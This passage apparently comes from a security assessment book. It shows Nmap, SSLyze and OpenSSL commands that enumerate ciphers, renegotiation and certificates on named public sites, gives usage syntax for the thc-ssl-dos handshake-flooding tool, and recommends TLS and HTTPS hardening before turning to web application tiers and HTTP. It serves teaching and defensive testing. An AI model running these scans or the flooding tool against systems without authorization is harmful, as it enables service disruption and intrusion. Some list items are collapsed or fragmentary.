| NSS | Apache (via mod_nss) and Oracle Solaris enterprise products |
| GnuTLS | Apache (via mod_gnutls), Linux, Windows, and others |
| Microsoft SChannel | Microsoft operating systems and products |
| Apple Secure Transport | Apple OS X and iOS |
| TLS Lite | Python applications |
| Oracle JSSE | Java applications and frameworks including Spring MVC |
| Bouncy Castle | Java and C# applications |
Apache banners often reveal the OS and TLS library, as demonstrated here:
Server: Apache/2.2.8 (Win32) mod_ssl/2.2.8 OpenSSL/0.9.8g Server: Apache/2.2.22 (Debian) mod_gnutls/0.5.10 PHP/5.4.4-14+deb7u4 Server: Apache/2.4.10 (Fedora) mod_nss/2.4.6 NSS/3.15.2 Basic ECC PHP/5.5.18
Be careful not to confuse module and library versions. In this case, the version of the GnuTLS library is unknown, and the version of the mod_nss module (2.4.6) does not correspond with the underlying library (NSS 3.15.2).
You can use the Nmap ssl-enum-ciphers script to list the supported protocols and cipher suites for a given TLS endpoint, as shown in Example 11-6. In this case, weak 40-bit ciphers are supported by the server across SSL 3.0, TLS 1.0, 1.1, and 1.2. Many of the other configurations reported as strong by Nmap in the example are in fact weak, as detailed later.
root@kali:~# nmap --script ssl-enum-ciphers -p443 www.163.com Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 20:15 UTC Nmap scan report for www.163.com (8.37.230.14) PORT STATE SERVICE 443/tcp open https | ssl-enum-ciphers: | SSLv3: | ciphers: | TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - weak | TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - weak | TLS_RSA_EXPORT_WITH_RC4_40_MD5 - weak | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong | TLS_RSA_WITH_AES_128_CBC_SHA - strong | TLS_RSA_WITH_AES_256_CBC_SHA - strong | TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong | TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong | TLS_RSA_WITH_IDEA_CBC_SHA - weak | TLS_RSA_WITH_RC4_128_MD5 - strong | TLS_RSA_WITH_RC4_128_SHA - strong | TLS_RSA_WITH_SEED_CBC_SHA - strong | TLSv1.0: | ciphers: | TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - weak | TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - weak | TLS_RSA_EXPORT_WITH_RC4_40_MD5 - weak | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong | TLS_RSA_WITH_AES_128_CBC_SHA - strong | TLS_RSA_WITH_AES_256_CBC_SHA - strong | TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong | TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong | TLS_RSA_WITH_IDEA_CBC_SHA - weak | TLS_RSA_WITH_RC4_128_MD5 - strong | TLS_RSA_WITH_RC4_128_SHA - strong | TLS_RSA_WITH_SEED_CBC_SHA - strong | TLSv1.1: | ciphers: | TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - weak | TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - weak | TLS_RSA_EXPORT_WITH_RC4_40_MD5 - weak | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong | TLS_RSA_WITH_AES_128_CBC_SHA - strong | TLS_RSA_WITH_AES_256_CBC_SHA - strong | TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong | TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong | TLS_RSA_WITH_IDEA_CBC_SHA - weak | TLS_RSA_WITH_RC4_128_MD5 - strong | TLS_RSA_WITH_RC4_128_SHA - strong | TLS_RSA_WITH_SEED_CBC_SHA - strong | TLSv1.2: | ciphers: | TLS_RSA_EXPORT_WITH_DES40_CBC_SHA - weak | TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 - weak | TLS_RSA_EXPORT_WITH_RC4_40_MD5 - weak | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong | TLS_RSA_WITH_AES_128_CBC_SHA - strong | TLS_RSA_WITH_AES_128_CBC_SHA256 - strong | TLS_RSA_WITH_AES_128_GCM_SHA256 - strong | TLS_RSA_WITH_AES_256_CBC_SHA - strong | TLS_RSA_WITH_AES_256_CBC_SHA256 - strong | TLS_RSA_WITH_AES_256_GCM_SHA384 - strong | TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong | TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong | TLS_RSA_WITH_IDEA_CBC_SHA - weak | TLS_RSA_WITH_RC4_128_MD5 - strong | TLS_RSA_WITH_RC4_128_SHA - strong | TLS_RSA_WITH_SEED_CBC_SHA - strong
Nmap 6.46 does not support protocol and cipher enumeration via STARTTLS; however, this is due to be resolved from version 7. In the meantime, the SSLyze39 within Kali Linux performs limited testing of TLS implementations operating in this manner.
Appendix C details weak cipher suites. The following list summarizes them:
DH_anon or ECDH_anon) lacks authentication and impersonation attacks are possible via MITM.TLS_RSA_WITH_NULL_SHA) perform key exchange and authentication but send material in plaintext.Upon compiling a list of weak cipher suite and protocol combinations, investigating the configuration of a given TLS endpoint is relatively straightforward. In Example 11-4 we find that www.163.com supports weak cipher suites across SSL 3.0, TLS 1.0, 1.1, and 1.2.
The server supports no GCM ciphers, and so an adversary with network access can compromise HTTPS sessions by undertaking the following attacks:
Brute-force of keys used by export-grade DES, RC2, and RC4 suites
POODLE against CBC mode ciphers within SSL 3.0
BEAST against CBC mode ciphers via TLS 1.0 (implementation dependent)41
Byte biases in RC4 ciphers across all SSL and TLS protocol versions
A Lucky 13 attack can also be considered if the server implementation is vulnerable and the attacker has low-latency access to the TLS server endpoint (to gather high fidelity timing data).
A patch to the Nmap ssl-enum-ciphers script published by Bojan Zdrnja42 returns a list of ciphers for each supported protocol along with their preference (ordered favorite first). Example 11-7 demonstrates the script downloaded via wget within Kali Linux and executed against www.google.com (output stripped for brevity).
root@kali:~# wget http://bit.ly/2ervajI 2014-11-01 13:11:36 (868 KB/s) - `ssl-enum-ciphers.nse' saved [16441/16441] root@kali:~# nmap --script ssl-enum-ciphers.nse -p443 www.google.com Starting Nmap 6.46 (http://nmap.org) at 2014-11-01 13:11 UTC Nmap scan report for www.google.com (74.125.230.244) PORT STATE SERVICE 443/tcp open https | ssl-enum-ciphers: | SSLv3: | preferred ciphers order: | TLS_ECDHE_RSA_WITH_RC4_128_SHA | TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA | TLS_RSA_WITH_RC4_128_SHA | TLS_RSA_WITH_RC4_128_MD5 | TLS_RSA_WITH_AES_128_CBC_SHA | TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA | TLS_RSA_WITH_AES_256_CBC_SHA | TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA | TLS_RSA_WITH_3DES_EDE_CBC_SHA
The order of preference is critical because flawed RC4 and CBC mode ciphers should not be chosen over secure alternatives. Authenticated GCM ciphers (e.g., AES-GCM) available within TLS are resilient if implemented correctly, and should be preferred.
Within the examples in this chapter, I use hostnames (www.google.com, www.163.com, and others). During testing, however, you should use specific IP addresses and run tests multiple times to account for load balancing across multiple backend components.
Support of TLS features and extensions is enumerated through review of server responses to requests sent by using Nmap, the OpenSSL command-line utility, and SSLyze, as detailed across the following sections.
TLS endpoints support resumption via session IDs or RFC 5077 tickets. Handshake flooding can result in denial of service; thus, many TLS servers limit the number of session IDs cached for a particular source. Example 11-8 demonstrates SSLyze used to test resumption support of www.163.com and www.ibm.com.
root@kali:~# sslyze --resum www.163.com:443
SCAN RESULTS FOR WWW.163.COM:443 - 8.37.230.18:443
--------------------------------------------------
* Session Resumption :
With Session IDs: Partially supported (2 successful, 3 failed,
0 errors, 5 total attempts). Try --resum_rate.
With TLS Session Tickets: Not Supported - TLS ticket assigned but
not accepted.
root@kali:~# sslyze --resum www.ibm.com:443
SCAN RESULTS FOR WWW.IBM.COM:443 - 23.6.131.48:443
--------------------------------------------------
* Session Resumption :
With Session IDs: Supported (5 successful, 0 failed, 0 errors, 5 total attempts).
With TLS Session Tickets: Supported
You can also use SSLyze to test for secure and client-initiated renegotiation support. Example 11-9 demonstrates the tool used to test for renegotiation of the HTTPS service at www.ibm.com and the SMTP endpoint of aspmx.l.google.com via STARTTLS.
root@kali:~# sslyze --reneg www.ibm.com:443
SCAN RESULTS FOR WWW.IBM.COM:443 - 23.6.131.48:443
--------------------------------------------------
* Session Renegotiation :
Client-initiated Renegotiations: Honored
Secure Renegotiation: Supported
root@kali:~# sslyze --reneg --starttls=smtp aspmx.l.google.com:25
SCAN RESULTS FOR ASPMX.L.GOOGLE.COM:25 - 74.125.71.26:25
--------------------------------------------------------
* Session Renegotiation :
Client-initiated Renegotiations: Rejected
Secure Renegotiation: Supported
Along with session tickets, secure renegotiation, and the TLS heartbeat protocol, the server might support other notable TLS extensions. Example 11-10 demonstrates using the OpenSSL command-line utility to list TLS extensions used by www.google.com and www.openssl.org (output stripped for brevity).
root@kali:~# openssl s_client -tlsextdebug -connect www.google.com:443 CONNECTED(00000003) TLS server extension "renegotiation info" (id=65281), len=1 TLS server extension "EC point formats" (id=11), len=4 TLS server extension "session ticket" (id=35), len=0 root@kali:~# openssl s_client -tlsextdebug -connect www.openssl.org:443 CONNECTED(00000003) TLS server extension "renegotiation info" (id=65281), len=1 TLS server extension "session ticket" (id=35), len=0 TLS server extension "heartbeat" (id=15), len=1
Example 11-11 demonstrates testing for TLS compression support with SSLyze.
root@kali:~# sslyze --compression www.google.com:443
SCAN RESULTS FOR WWW.GOOGLE.COM:443 - 74.125.230.84:443
-------------------------------------------------------
* Compression :
Compression Support: Disabled
Upon updating the OpenSSL package within Kali Linux (e.g., apt-get install openssl), use the -fallback_scsv flag within the OpenSSL command-line utility to identify services that permit session downgrade and TLS fallback. Example 11-12 shows an insecure configuration, as OpenSSL closes the connection upon providing an inappropriate fallback alert.
root@kali:~# openssl s_client -connect www.example.com:443 -no_tls1_2 -fallback_scsv CONNECTED(00000003) 140735242785632:error:1407743E:SSL routines:SSL23_GET_SERVER_HELLO:tlsv1 alert inappropriate fallback:s23_clnt.c:770: --- no peer certificate available --- No client certificate CA names sent --- SSL handshake has read 7 bytes and written 218 bytes --- New, (NONE), Cipher is (NONE) Secure Renegotiation IS NOT supported Compression: NONE Expansion: NONE
Example 11-3 demonstrated the way by which an X.509 certificate block is parsed using openssl x509 -text -noout from the command line. During scanning, Nmap can reveal certificate information via the ssl-cert script, as shown in Example 11-13.
root@kali:~# nmap -p443 --script ssl-cert www.google.com Starting Nmap 6.46 (http://nmap.org) at 2014-11-24 23:56 UTC Nmap scan report for www.google.com (74.125.230.240) PORT STATE SERVICE 443/tcp open https | ssl-cert: Subject: commonName=www.google.com/organizationName=Google Inc | /stateOrProvinceName=California/countryName=US | Issuer: commonName=Google Internet Authority G2/organizationName=Google Inc | /countryName=US | Public Key type: rsa | Public Key bits: 2048 | Not valid before: 2014-11-05T12:22:42+00:00 | Not valid after: 2015-02-03T00:00:00+00:00 | MD5: 934a 1716 b92f f666 00ec e157 8f46 9d70 |_SHA-1: a989 3c56 048b 0f2c 846c 4106 9273 5a92 e98e 17ad
Upon reviewing the certificate block, ensure the following:
The X.509 subject common name (CN) is correct for the service43
The issuer is reputable and certificate chain valid
RSA or DSA public key values are longer than 2,048 bits
DH public parameters are longer than 2,048 bits
The certificate is valid and has not expired
The certificate is signed using SHA-256
Craig Heffner’s Little Black Box44 contains more than 2,000 certificates with known private keys (primarily devices manufactured by Cisco, Linksys, D-Link, Polycom, and others). Nmap has integrated checking functionality using the ssl-known-key script, which cross-references hashes of certificates with the database, as demonstrated by Example 11-14.
root@kali:~# nmap -p443 --script ssl-known-key 192.168.0.15 Starting Nmap 6.46 (http://nmap.org) at 2014-12-01 17:18 UTC Nmap scan report for 192.168.0.15 PORT STATE SERVICE 443/tcp open https |_ssl-known-key: Found in Little Black Box 0.1 (SHA-1: 0028 e7d4 9cfa 4aa5 984f e497 eb73 4856 0787 e496)
If the values used during key generation lack entropy (e.g., there is a flaw within the PRNG implementation), multiple certificates might share primes, which can be attacked.45 Research revealed that the RSA private keys of 2.5 percent of the TLS endpoints online could be compromised.
The thc-ssl-dos utility46 within Kali Linux performs stress testing of TLS endpoints via concurrent handshakes and client-initiated renegotiation requests (if supported by a server). A second utility is sslsqueeze,47 which is more potent and does not rely on renegotiation to flood the TLS endpoint.
Performing cryptographic operations during a TLS handshake consumes a large number of CPU cycles on the server when compared to the client. Depending on the configuration, the work factor can be as high as 25 (as discussed by Vincent Bernat48). If exhausted, servers become unable to process TLS traffic and other processes can be affected.
Usage of the thc-ssl-dos tool is as follows:
______________ ___ _________
\__ ___/ | \ \_ ___ \
| | / ~ \/ \ \/
| | \ Y /\ \____
|____| \___|_ / \______ /
\/ \/
http://www.thc.org
Twitter @hackerschoice
./thc-ssl-dos [options] <ip> <port>
-h help
-l <n> Limit parallel connections [default: 400]
For optimal results, consider performing the test from a high-bandwidth system (e.g., one in colocation) with ample processing power. Laptop CPU and upstream broadband bandwidth will limit the efficacy of the attack.
Sukalp Bholpe’s thesis discusses TLS availability issues and countermeasures.49 He describes attacks using both thc-ssl-dos and sslsqueeze, including analysis of system load.
Mitigation strategies that limit the impact of flooding include the following:
Disabling support for client-initiated session renegotiation
Use of the TLS session ticket extension to minimize server-side state tracking
Terminating TLS using dedicated acceleration hardware to reduce server load
Configuring endpoints to limit the number of TLS handshakes per source
You can use Stunnel to interact with services wrapped using TLS. Example 11-15 shows a simple stunnel.conf file that establishes a TLS connection to secure.example.com on TCP port 443, and listens for plaintext traffic on port 80 of the local host. Upon creating this configuration file in the same directory as the executable, simply run Stunnel and connect to TCP port 80 of 127.0.0.1.
client=yes verify=0 [psuedo-https] accept = 80 connect = secure.example.com:443 TIMEOUTclose = 0
Stunnel supports features including STARTTLS and client certificates, as described by its manual page.50 You also can use the OpenSSL command-line utility in s_client mode to establish a secure channel via STARTTLS over POP3, as follows:
root@kali:~# openssl s_client -starttls pop3 -connect mail.example.org:110 +OK POP3 mail.example.org v2003.83 server ready QUIT +OK Sayonara
What follows is a recap of the testing steps described in this chapter:
STARTTLS, and sort cipher suites by server preference.You should consider the following steps when hardening TLS endpoints:
Upgrade software to current to mitigate known implementation flaws
Disable support for SSL 3.0 to mitigate POODLE
Disable weak encryption algorithms (i.e., RC2, RC4, IDEA, 3DES, and DES)
If available, prioritize the following cipher suites:
Those using ECDHE for key exchange (enabling forward secrecy)
Authenticated GCM ciphers for bulk encryption (e.g., AES-GCM)
Disable support for TLS compression to mitigate CRIME
Disable support for client-initiated renegotiation
Enforce minimum key lengths:
2,048-bit for RSA and other asymmetric modes (e.g., DSA)
2,048-bit for DH parameters
256-bit for ECC modes (i.e., ECDHE and ECDSA)
256-bit for hash functions (e.g., SHA-256, and others)
Review http://bit.ly/2aQuKB6 to mitigate DH weaknesses
Avoid using large key sizes if availability is important (e.g., 4,096-bit keys used within RSA for key exchange have a significant server processing overhead)
Ensure that private keys are generated, handled, and stored in a secure fashion (e.g., not world-readable or left in a home directory, version control, or unencrypted backup)
Use a reputable CA to sign your certificates using SHA-256
Consider the following when hardening web applications with HTTPS components:
Serving the entire application and assets over HTTPS
Using HSTS to enforce transport security for the application51
Disabling HTTP compression for sessions where the Referer field doesn’t contain the name of the current site
Rate-limiting requests containing security tokens (i.e., session tokens and CSRF tokens) that are presented a large number of times by a client, then invalidating the session, or locking the user account for a period of time
Limiting reflection of user-supplied tokens or secrets in HTTP responses
1 You can also check out Ivan Ristić’s blog.
6 See “Transport Layer Security (TLS) Extensions” at IANA.org.
7 See “Transport Layer Security (TLS) Parameters” at IANA.org.
8 See “Authenticated encryption” on Wikipedia.
10 See “TLS-PSK” on Wikipedia.
11 Vincent Bernat, “SSL Computational DoS Mitigation”, MTU Ninja Blog, November 1, 2011.
12 See “Modular arithmetic” on Wikipedia.
13 Nikos Mavrogiannopoulos et al., “A Cross-Protocol Attack on the TLS Protocol”, proceedings of the 2012 ACM Conference on Computer and Communications Security, Raleigh, NC, August 16–18, 2012.
14 Daniel J. Bernstein and Tanja Lange, “SafeCurves: Choosing Safe Curves for Elliptic-Curve Cryptography”, December 1, 2014.
15 See the OpenSLL s_client documentation.
16 See “The EFF SSL Observatory”, Electronic Frontier Foundation.
17 Bruce Schneier, “Random Number Bug in Debian Linux”, Schneier on Security, May 19, 2008.
18 See CVE-2008-0166.
19 Chris Palmer and Ryan Sleevi, “Gradually Sunsetting SHA-1”, Google Security Blog, September 5, 2014.
20 Alex Sotirov, “Analyzing the MD5 Collision in Flame”, Trail of Bits Blog, June 11, 2012.
21 Bruce Schneier, “When Will We See Collisions for SHA-1?”, Schneier on Security, October 5, 2012.
22 Marc Stevens, “Project HashClash”, Marc-Stevens.nl.
24 See CVE-2009-3555.
25 Thierry Zoller, “TLS/SSLv3 Renegotiation Vulnerability Explained”, SlideShare.net, February 6, 2013.
29 See https://drownattack.com.
30 David Adrian et al., “Weak Diffie-Hellman and the Logjam Attack”, WeakDH.org.
31 Bodo Möller, Thai Duong, and Krzysztof Kotowicz “The Poodle Bites: Exploiting the SSL 3.0 Fallback”, Google Security Advisory, September 2014.
32 Thai Duong and Juliano Rizzo, “Here Come the ⊕ Ninjas”, unpublished, May 13, 2011.
33 Angelo Prado, Neal Harris, and Yoel Gluck, “SSL, Gone in 30 Seconds”, BreachAttack.com.
34 Tal Be’ery and Amichai Shulman, “A Perfect CRIME? Only TIME Will Tell” presented at Black Hat Europe 2013, Amsterdam, Netherlands, March 12–15, 2013.
35 Kenny Paterson et al., “On the Security of RC4 in TLS and WPA”, Information Security Group, March 13, 2013.
36 B. Moeller and A. Langley, “TLS Fallback Signaling Cipher Suite Value (SCSV) for Preventing Protocol Downgrade Attacks”, IETF.org, February 11, 2015.
37 Erland Oftedal, “The Chosen-Boundary Attack”, Insomnia and the Hole in the Universe Blog.
38 See TLS Prober on GitHub.
39 See SSLyze on GitHub.
40 swiat, “Security Advisory 2868725: Recommendation to Disable RC4”, Microsoft TechNet Blog, November 12, 2013.
41 Ivan Ristić, “Is BEAST Still a Threat?”, Qualys Blog, September 10, 2013.
42 See ssl-enum-ciphers.nse on GitHub.
43 The RFC 5280 subjectAltName extension may also list hostnames.
44 See Little Black Box on the Google Code Archive.
45 Nadia Heninger et al., “Mining Your Ps and Qs: Detection of Widespread Weak Keys in Network Devices”, proceedings of the 21st USENIX Security Symposium, Bellevue, WA, August 10–12, 2012.
46 See thc-ssl-dos on THC.org.
47 See sslsqueeze on Stunnel.
48 Vincent Bernat, “SSL/TLS & Perfect Forward Secrecy”, MTU Ninja Blog, November 28, 2011.
49 Sukalp Bhople, “Server-Based DoS Vulnerabilities in SSL/TLS Protocols”, master’s thesis, Eindhoven University of Technology, Eindhoven, Netherlands, August 2012.
In this chapter, I describe how web applications are engineered and the common technologies they rely upon. Applications today provide a rich user experience through client-side processing and server APIs supporting mobile applications, desktop browsers, and third-party integrations.
System components are increasingly decoupled to foster scalability (e.g., load balancers, application servers, message queuing services, and key-value stores), which introduce risk when third-party services are used. In 2013, for example, MongoHQ suffered a compromise resulting in customer database instances being accessed.1
Application categories include retail, banking, gambling, social networking, and information sites (e.g., blogs and news outlets). Consider a standalone web server providing marketing content through a content management system (CMS), as demonstrated by Figure 12-1. Browsers interact with the site over plaintext HTTP, and the application is hosted on a single server.

Large web applications (e.g., Facebook, eBay, and banking sites) are complex; utilizing content delivery networks (CDNs) and supporting native mobile applications, as shown in Figure 12-2. Components run across multiple tiers, using various protocols and data formats.

Most applications use components across presentation, application, and data tiers. Figure 12-3 shows tiers and associated browser, server, application framework, and data storage technologies, along with the protocols used to facilitate data exchange.

Vulnerabilities exist within many of these technologies, and it is important to ensure that minor defects can’t be combined to exploit a system. From a design perspective, the control of data flow between tiers is critical.
Mobile clients and web browsers support rich functionality using JavaScript and client-side technologies that interact with server APIs and endpoints. Processing increasingly occurs on the client system, and HTTP is used to transmit data via standardized formats (e.g., HTML, XML, and JSON).
Here are two protocols used within the presentation tier:
TLS, which is used to provide transport layer security via HTTPS
HTTP, including features that support streaming and state tracking
Figure 12-4 demonstrates a native Apple iOS application using TLS to securely interact with a web server and backend application logic. In this example, JSON data is transferred between peers over HTTP.

Described in Chapter 11, TLS provides the following benefits:
Authentication through asymmetric cryptography and use of certificates
Confidentiality through symmetric cryptography
Integrity through HMAC or use of an authenticated cipher
Security is dependent on client and server configuration (i.e., underlying mathematics is sound, but implementation might be flawed). This was the case when a Apple OS X and iOS defect was identified that permitted MITM attacks to be undertaken.2
Servers send data to clients including web browsers, mobile applications, and third parties via HTTP. The protocol is increasingly presented through a secure connection (HTTPS) to mitigate network sniffing risks.
An example HTTP request from a web browser is formatted as follows:
GET / HTTP/1.1 Host: example.org Proxy-Connection: keep-alive Accept: text/html,application/xhtml+xml,application/xml,image/webp,*/*;q=0.8 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97 Safari/537.36 Accept-Encoding: gzip, deflate, sdch Accept-Language: en-US,en;q=0.8
The client first provides an HTTP method, target resource, and protocol version. Subsequent lines include HTTP headers and client-supplied data. Methods use differing header and data formats—for example, a GET request is presented in a different format to a POST. Upon receiving a request, the server returns a status code, along with HTTP headers and data to be parsed by the client, for example:
HTTP/1.1 200 OK Cache-Control: max-age=604800 Content-Type: text/html Date: Mon, 01 Feb 2016 02:40:08 GMT Etag: "359670651+gzip" Expires: Mon, 08 Feb 2016 02:40:08 GMT Last-Modified: Fri, 09 Aug 2013 23:54:35 GMT Server: ECS (rhv/818F) Vary: Accept-Encoding X-Cache: HIT x-ec-custom-error: 1 Content-Length: 1270
HTTP extensions and features form the building blocks of a web application. In the subsequent sections, I describe the following client and server HTTP features:
Client request methods
HTTP methods
WebDAV extensions
Proprietary Microsoft extensions
Common request method headers
Server status codes
Additional server features
Support for persistent connections and caching
HTTP authentication mechanisms
Setting cookies
